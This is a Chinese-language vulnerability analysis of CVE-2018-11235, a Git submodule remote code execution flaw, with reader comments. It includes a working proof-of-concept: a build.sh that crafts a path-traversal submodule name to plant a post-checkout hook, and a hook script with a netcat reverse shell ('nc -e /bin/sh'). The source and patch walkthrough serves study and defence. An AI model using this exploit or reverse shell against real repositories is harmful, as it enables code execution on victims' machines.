RCE with Git submodule 分析-【CVE-2018-11235】

chybeta / 2018-06-02 16:55:17 / 浏览数 9781 安全技术 漏洞分析 顶(3) 踩(0)

漏洞公告


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-11235

CVE-ID	
CVE-2018-11235	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
In Git before 2.13.7, 2.14.x before 2.14.4, 2.15.x before 2.15.2, 2.16.x before 2.16.4, and 2.17.x before 2.17.1, remote code execution can occur. With a crafted .gitmodules file, a malicious project can execute an arbitrary script on a machine that runs "git clone --recurse-submodules" because submodule "names" are obtained from this file, and then appended to $GIT_DIR/modules, leading to directory traversal with "../" in a name. Finally, post-checkout hooks from a submodule are executed, bypassing the intended design in which hooks are not obtained from a remote server.	

漏洞复现

Github上已经放出了Rogdham/CVE-2018-11235，原POC还需要git clone Spoon-Knife，对此我做了一些小修改。可以见CVE-2018-11235-DEMO

```
git clone https://github.com/CHYbeta/CVE-2018-11235-DEMO.git
./build.sh
```



个人本地测试Git版本：

```
chybeta@ubuntu ■ ~/CVE-2018-11235 ■ git --version
git version 2.17.0
```

其中 build.sh 主要内容如下：

```
#!/bin/bash

set -e

repo_sub="repo_sub"
git init "$repo_sub"
cd "$repo_sub"
touch chybeta
git add chybeta
git commit -m "test"
cd ..
```


```
repo_par="$PWD/repo_par"
git init "$repo_par"
cd "$repo_par"

repo_submodule='./../repo_sub'
git submodule add "$repo_submodule" vuln

mkdir modules
cp -r .git/modules/vuln modules
cp ../vuln.sh modules/vuln/hooks/post-checkout
git add modules

git config -f .gitmodules --rename-section submodule.vuln submodule.../../modules/vuln

git submodule add "$repo_submodule"

git commit -m "CVE-2018-11235"

echo "git clone --recurse-submodules \"$repo_par\" dest_dir"
```

vuln.sh:

```
#!/bin/bash
nc -e /bin/sh 127.0.0.1 12345
```


漏洞分析

在Git中存在Git Hooks的操作，它们被存放在一个repo的.git目录下的hooks文件目录下：



当配置了这些hooks后，其本质上是脚本文件，会被Git所调用。以post-checkout挂钩为例，如果在hooks中存在一个post-checkout脚本，则当在该repo中执行git checkout指令时，则会自动的去执行hooks目录下的post-checkout脚本。

正常情况下，这些hook脚本并不会在clone期间进行传送。也就是说这些脚本是由客户端自己定制的。否则的话，服务端直接在repo中插入hook文件则直接造成了RCE。如



而此次的RCE则是利用了Git的子模块功能，绕过了hook文件的限制。通过对子模块配置，将hook文件推送到了客户端中，从而造成RCE。

先介绍一下submodules即子模块。在一些项目中，项目本身需要包含并使用另外一个项目，而这两个项目又是相互独立的。为了保持提交的独立等，可以在Git中使用子模块

以前面的build.sh中的内容为例：

```
repo_sub="repo_sub"
git init "$repo_sub"
cd "$repo_sub"
touch chybeta
git add chybeta
git commit -m "test"
cd ..
```

这里我们创建了一个仓库repo_sub，接着通过

```
repo_submodule='./../repo_sub'
git submodule add "$repo_submodule" vuln
```


将repo_sub作为子模块添加到了仓库repo_par中，同时指定了路径vuln(即别名)。

在Git文档:gitsubmodules中提到：

> On the filesystem, a submodule usually (but not always - see FORMS below) consists of (i) a Git directory located under the $GIT_DIR/modules/ directory of its superproject, (ii) a working directory inside the superproject's working directory, and a .git file at the root of the submodule's working directory pointing to (i).

对于子模块而言，通常情况下，子模块的Git目录存放在$GIT_DIR/modules/中，而其工作目录即父项目的工作目录，同时在工作目录下还有一个.git文件来指向其Git目

当添加子模块完成后，在repo_par中会出现.gitmodules文件，该配置文件保存了项目 URL 与已经拉取的本地目录之间的映射。



.gitmodules文件同样受到版本控制的影响，会一起进行推送。这样clone的用户才知道去哪里拉取具体的子模块内容。它的文件格式可以见官方文档gitmodules：

这里对子模块vuln而言，它的name就是vuln,path就是vuln,url即为./../repo_sub。关于这个name，在官方文档中有这样一些表述：

> The file contains one subsection per submodule, and the subsection value is the name of the submodule. The name is set to the path where the submodule has been added unless it was customized with the --name option of git submodule add. Each submodule section also contains the following required keys....

接下来以git version
2.17.0为例，根据Git源代码看看漏洞的触发点。当repo存在submodule时，会从.gitmodules文件中读取相关信息，并将信息保存到cache中以节省资源。在submodule

```
static int gitmodules_cb(const char *var, const char *value, void *data)
{
   struct repository *repo = data;
   struct parse_config_parameter parameter;

   parameter.cache = repo->submodule_cache;
   parameter.treeish_name = NULL;
   parameter.gitmodules_sha1 = null_sha1;
   parameter.overwrite = 1;

   return parse_config(var, value, &parameter);
}
```

submodule-config.c第362行：

```
static int parse_config(const char *var, const char *value, void *data)
{
   struct parse_config_parameter *me = data;
   struct submodule *submodule;
   struct strbuf name = STRBUF_INIT, item = STRBUF_INIT;
```

```
   int ret = 0;

   /* this also ensures that we only parse submodule entries */
   if (!name_and_item_from_var(var, &name, &item))
       return 0;

   submodule = lookup_or_create_by_name(me->cache,
                       me->gitmodules_sha1,
                       name.buf);
   ....
}
```

name_and_item_from_var(var, &name, &item)用于从变量var中获得name值，具体代码如下

```
// submodule-config.c
static int name_and_item_from_var(const char *var, struct strbuf *name,
                 struct strbuf *item)
{
   const char *subsection, *key;
   int subsection_len, parse;
   parse = parse_config_key(var, "submodule", &subsection,
           &subsection_len, &key);
   if (parse < 0 || !subsection)
       return 0;

   strbuf_add(name, subsection, subsection_len);
   strbuf_addstr(item, key);

   return 1;
}
```

假设.gitmodules中内容为:

```
[submodule "vuln"]
   path = vuln
   url = ./../repo_sub
```

则通过parse_config_key解析出来的subsection会通过strbuf_add被添加到name中，即此时name的值为vuln

回到parse_config中，此后将通过lookup_or_create_by_name(me->cache,me->gitmodules_sha1,name.buf)获取子模块的信息并进行一系列操作。

在 submodule.c第1617行，代码如下：

```
int submodule_move_head(const char *path,
            const char *old_head,
            const char *new_head,
            unsigned flags)
{
   ...
   // ■ 1617 ■
   if (!(flags & SUBMODULE_MOVE_HEAD_DRY_RUN)) {
       if (old_head) {
           if (!submodule_uses_gitfile(path))
               absorb_git_dir_into_superproject("", path,
                   ABSORB_GITDIR_RECURSE_SUBMODULES);
       } else {
           char *gitdir = xstrfmt("%s/modules/%s",
                   get_git_common_dir(), sub->name);
           connect_work_tree_and_git_dir(path, gitdir);
           free(gitdir);

           /* make sure the index is clean as well */
           submodule_reset_index(path);
       }

       if (old_head && (flags & SUBMODULE_MOVE_HEAD_FORCE)) {
           char *gitdir = xstrfmt("%s/modules/%s",
                   get_git_common_dir(), sub->name);
           connect_work_tree_and_git_dir(path, gitdir);
           free(gitdir);
```

```
        }
    }
    ...
}
```

这通过`xstrfmt("%s/modules/%s",get_git_common_dir(), sub->name)`来获得子模块的Git目录。在正常情况下，对于子模块 vuln 而言，`get_git_common_dir`即父repo的Git目录，即`.git`。`sub->name`即前面获得的name值。拼接完成后子模块的Git目录即为`.git/modules/vuln`

但从前面的代码看来，对于name和`sub->name`，Git并没有做相关的输入检查/路径检查。如果我们通过设置name为`../../vuln`，则拼接后的路径即`.git/modules/../`

前面说到，`.git/hooks`目录中的hook脚本并不会在clone期间进行传送。结合目录穿越漏洞，我们考虑这样的攻击方式:

1. 将目录`.git/modules/vuln`拷贝到当前目录`modules`下。
2. 往`modules/vuln`目录中的hooks目录添加hook脚本
3. 构造子模块，使其name成为`../../modules/vuln`，使子模块的Git目录信息指向当前目录下`module/vuln`
4. 构造repo，使其在git clone时触发hook脚本

先考虑前2条，即对应build.sh中下述代码

```
mkdir modules
cp -r .git/modules/vuln modules
cp ../vuln.sh modules/vuln/hooks/post-checkout
git add modules
```

第三条：

```
git config -f .gitmodules --rename-section submodule.vuln submodule.../../modules/vuln
```

第四点，为了让`.git/modules/../../modules/vuln`即`modules/vuln`下的hooks目录中的hook脚本被调用，执行下述语句：

```
git submodule add "$repo_submodule"
git commit -m "CVE-2018-11235"
```

```
 chybeta@ubuntu  ~/CVE-2018-11235/repo_par  master  cat .gitmodules
[submodule "../../modules"]
        path = vuln
        url = ./../repo_sub
[submodule "repo_sub"]
        path = repo_sub
        url = ./../repo_sub
```


再添加一个子模块。当Git地进行`git clone --recurse-submodules`时，会发现clone下来的目录中已经有了对应的子模块项目，因此实际上不需要clone，只要进行check out就行。而在check out时则会调用post-checkout脚本。

```
 chybeta@ubuntu  ~/CVE-2018-11235  git clone --recurse-submodules "/home/chybeta/CVE-2018-11235/repo_par" dest_di
r
Cloning into 'dest_dir'...
done.
Submodule 'repo_sub' (/home/chybeta/CVE-2018-11235/repo_sub) registered for path 'repo_sub'
Submodule '../../modules' (/home/chybeta/CVE-2018-11235/repo_sub) registered for path 'vuln'
Cloning into '/home/chybeta/CVE-2018-11235/dest_dir/repo_sub'...
done.
Submodule path 'repo_sub': checked out 'a4bd52320e0eb9a6abd398b279f4048d9641e6fc'
tested by chybeta
Submodule path 'vuln': checked out 'a4bd52320e0eb9a6abd398b279f4048d9641e6fc'
 chybeta@ubuntu  ~/CVE-2018-11235  cat dest_dir/modules/hooks/post-checkout
#!/bin/bash
echo "tested by chybeta"
```


上述的分析针对 git version 2.17.0 进行。在一些低版本的Git中，由于功能等差异，可能上述环境会出错。Tony Torralba在其博客中复现了Git 2.7.4版本的漏洞，需要利用符号链接来进行RCE，具体的利用过程见 [CVE-2018-11235 - Quick & Dirty PoC]

补丁浅析

补丁见：https://github.com/git/git/commit/0383bbb9015898cbc79abd7b64316484d7713b44

主要是对从`.gitmodules`中获取的name进行了检查

```
166 +int check_submodule_name(const char *name)
167 +{
168 +       /* Disallow empty names */
169 +       if (!*name)
170 +               return -1;
171 +
172 +       /*
173 +        * Look for '..' as a path component. Check both '/' and '\\' as
174 +        * separators rather than is_dir_sep(), because we want the name rules
175 +        * to be consistent across platforms.
176 +        */
177 +       goto in_component; /* always start inside component */
178 +       while (*name) {
179 +               char c = *name++;
180 +               if (c == '/' || c == '\\') {
181 +in_component:
182 +                       if (name[0] == '.' && name[1] == '.' &&
183 +                           (!name[2] || name[2] == '/' || name[2] == '\\'))
184 +                               return -1;
185 +               }
186 +       }
187 +
188 +       return 0;
189 +}
190 +
```


在`name_and_item_from_var(var, &name, &item)`函数中调用了`check_submodule_name`来进行检查：

```
@@ -174,6 +199,12 @@ static int name_and_item_from_var(const char *var, struct strbuf *name,
                return 0;

        strbuf_add(name, subsection, subsection_len);
+       if (check_submodule_name(name->buf) < 0) {
+               warning(_("ignoring suspicious submodule name: %s"), name->buf);
+               strbuf_release(name);
+               return 0;
+       }
+
        strbuf_addstr(item, key);
```

Git在14年也爆过RCE洞(CVE-2014–9390)，其原理也是利用了目录穿越加覆盖配置文件，在checkout时进行RCE。具体可见参考链接。

有些地方可能没解释清楚或有不当的地方，欢迎留言讨论。

Reference

- Rogdham/CVE-2018-11235
- Remediating the May 2018 Git Security Vulnerability
- Git 工具 - 子模块
- CVE-2014–9390
- atorralba：CVE-2018-11235 - Quick & Dirty PoC


上一篇：(6.1快乐)网站安全狗(Apac... 下一篇：【译】Metasploit：社区贡献指南

1. 6 条回复

打死我也不说 2018-06-04 09:01:50

您好，前两天复现了之后发现恶意包不能上传到GitHub，错误信息是submodule名字不能为../，那漏洞只能在本地利用是吗？感觉好像没有实际操作性了已经，您能帮我
第二点是如果从安全产品的角度来说这个漏洞有没有什么能够检测到的攻击特征呢

0 回复Ta



chybeta 2018-06-04 09:43:39

@打死我也不说 第一个问题，漏洞发现者通过这个漏洞拿到了GIthub RCE: https://staaldraad.github.io/post/2018-06-03-cve-2018-11235-git-rce/ ，目前Github已经修复了漏洞，不允许上传带有恶意hook的repo。第二个问题的话，直观上就检测submodule名字中是否包含路径穿越吧...

0 回复Ta


打死我也不说 2018-06-04 09:55:11

@chybeta 感谢回复，第二个问题如果从流量层面能检测到吗，clone的时候抓包测试了一下没看出什么特征

0 回复Ta


tb4812407_**** 2018-06-05 13:11:55

请问作者，这个漏洞感觉利用场景比较窄，有没有好的利用思路？
还有一个问题，我执行git clone --recurse-submodules "/home/LYJ/CVE-2018-11235-DEMO/repo_par" dest_dir 触发漏洞时报错：
“
正克隆到 'dest_dir'...
完成。
子模组 'repo_sub' (/home/LYJ/CVE-2018-11235-DEMO/repo_sub) 未对路径 'repo_sub' 注册
子模组 '../../modules/vuln' (/home/LYJ/CVE-2018-11235-DEMO/repo_sub) 未对路径 'vuln' 注册
”
这个是哪里有问题呢？感谢作者～

0 回复Ta

chybeta 2018-06-09 08:04:50

@tb4812407_**** GIT版本的差异会导致不同的情况出现。repo中提供的测试环境的Git版本为2.17.0。

0 回复Ta

chybeta 2018-06-09 09:03:54

@打死我也不说 请问抓包时是用文章的环境 git clone --recurse-submodules \"$repo_par\" dest_dir 吗？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板